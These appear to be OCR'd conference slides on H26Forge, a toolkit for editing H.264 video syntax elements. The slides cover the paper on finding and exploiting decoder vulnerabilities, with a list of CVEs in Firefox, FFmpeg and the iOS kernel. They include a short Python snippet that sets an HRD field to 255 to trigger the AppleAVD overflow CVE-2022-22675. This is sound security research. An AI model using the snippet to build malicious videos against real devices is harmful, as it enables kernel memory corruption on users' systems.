
Manually modifying H.264 syntax elements (prediction instructions) is challenging

CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

initial_cpb_rem
cpb_removal_d
dpb_output_de
time_offset_len
}



https://www.itu.int/rec/T-REC-H.264

https://googleprojectzero.github.io/0days-in

https://twitter.com/natashenka/status/1526440524441194496

Bitstream representation is fragile – Bit flips lead to unpredictable changes

00000300	18	AC	A5	74	F5	80	86	46	FE	55	78	D7	58	1D	12	D8
00000310	26	D2	6E	70	3E	A8	E2	29	F4	5A	8F	50	35	90	11	B7
00000320	BD	AE	5E	11	55			B8	4B	84	27	77	44	E5	74	37
00000330	C9	58	2C	08	98	71		92	71	7D	A6	83	1F	93	BC	30
00000340	1E	49	75	91	44		13	01	4E	FA	38	00	11	BE	78	0C
00000350	E2	03	2A	66	4B	4C	6A	F2	E8	BB	67	27	1C	CA	78	47
00000360	00	6B	7A	C7	C3	12	B6	2C	F3	C2	6C	C9	BF	88	B0	8E

https://upload.wikimedia.org/wikipedia/commons/thumb/c/cd/H.264%2C_MPEG-4_AVC_logo.svg/2560px-H.264%2C_MPEG-4_AVC_logo.svg.png

https://aironllc.com/wp-content/uploads/2018/10/iron_forging_tutorial.jpg

H26Forge


Programmatically edit H.264 syntax elements with Python scripts

hrd_parameters( ) {
cpb_cnt_minus1
bit_rate_scale
cpb_size_scale
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; Sche
bit_rate_value_minus1[SchedSelIdx]
cpb_size_value_minus1[SchedSelIdx]
cbr_flag[SchedSelIdx]
}

```
# Set `cpb_cnt_minus1` to large value
cpb_cnt_minus1 = 255
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1

# Set dependent syntax elements to incrementing values
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
```

H26Forge: Toolkit to manipulate H.264 Syntax Elements


30,000+ lines of Rust



Released under MIT License


https://github.com/h26forge/h26forge

H26Forge: Toolkit to manipulate H.264 Syntax Elements




https://github.com/h26forge/h26forge

H26Forge: Toolkit to manipulate H.264 Syntax Elements




https://github.com/h26forge/h26forge

H26Forge: Toolkit to manipulate H.264 Syntax Elements



https://github.com/h26forge/h26forge

H26Forge: Toolkit to manipulate H.264 Syntax Elements



https://github.com/h26forge/h26forge

Generate H.264 videos with randomized syntax elements


E.1.2 HRD parameters syntax


hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		


```
"cpb_cnt_minus1": {
    "min": 0,
    "max": 255
},
"bit_rate_scale": {
    "min": 0,
    "max": 15
},
"cpb_size_scale": {
    "min": 0,
    "max": 15
},
"bit_rate_value_minus1": {
    "min": 0,
```

Vulnerabilities found with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
  - CVE-2022-3266: Firefox out-of-bounds read
  - CVE-2022-48434: FFmpeg use-after-free
  - CVE-2022-32939: iOS kernel heap write
  - CVE-2022-42846: iOS kernel DoS (0-click)
  - CVE-2022-42850: iOS kernel heap overflow
  - Hardware information leak







The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez, *The University of Texas at Austin*
Stephen Checkoway, *Oberlin College*
Hovav Shacham, *The University of Texas at Austin*


Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call "The Rule Of 2," the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

Details in paper
https://wrv.github.io/h26forge.pdf



https://media.tenor.com/RfOomnnYJxEAAAAC/apple-glitch.gif

CVE-2022-42846: iOS Kernel DoS


Hardware and Kernel Drivers

- Dedicated hardware for smooth video playback
- Hardware is controlled by kernel driver, which
  - Takes untrusted input from the *Internet*
  - **Parses part of the video in the *kernel***
  - Sends the rest to hardware to produce frames

Surely nothing could go wrong

Panic! at the Kernel

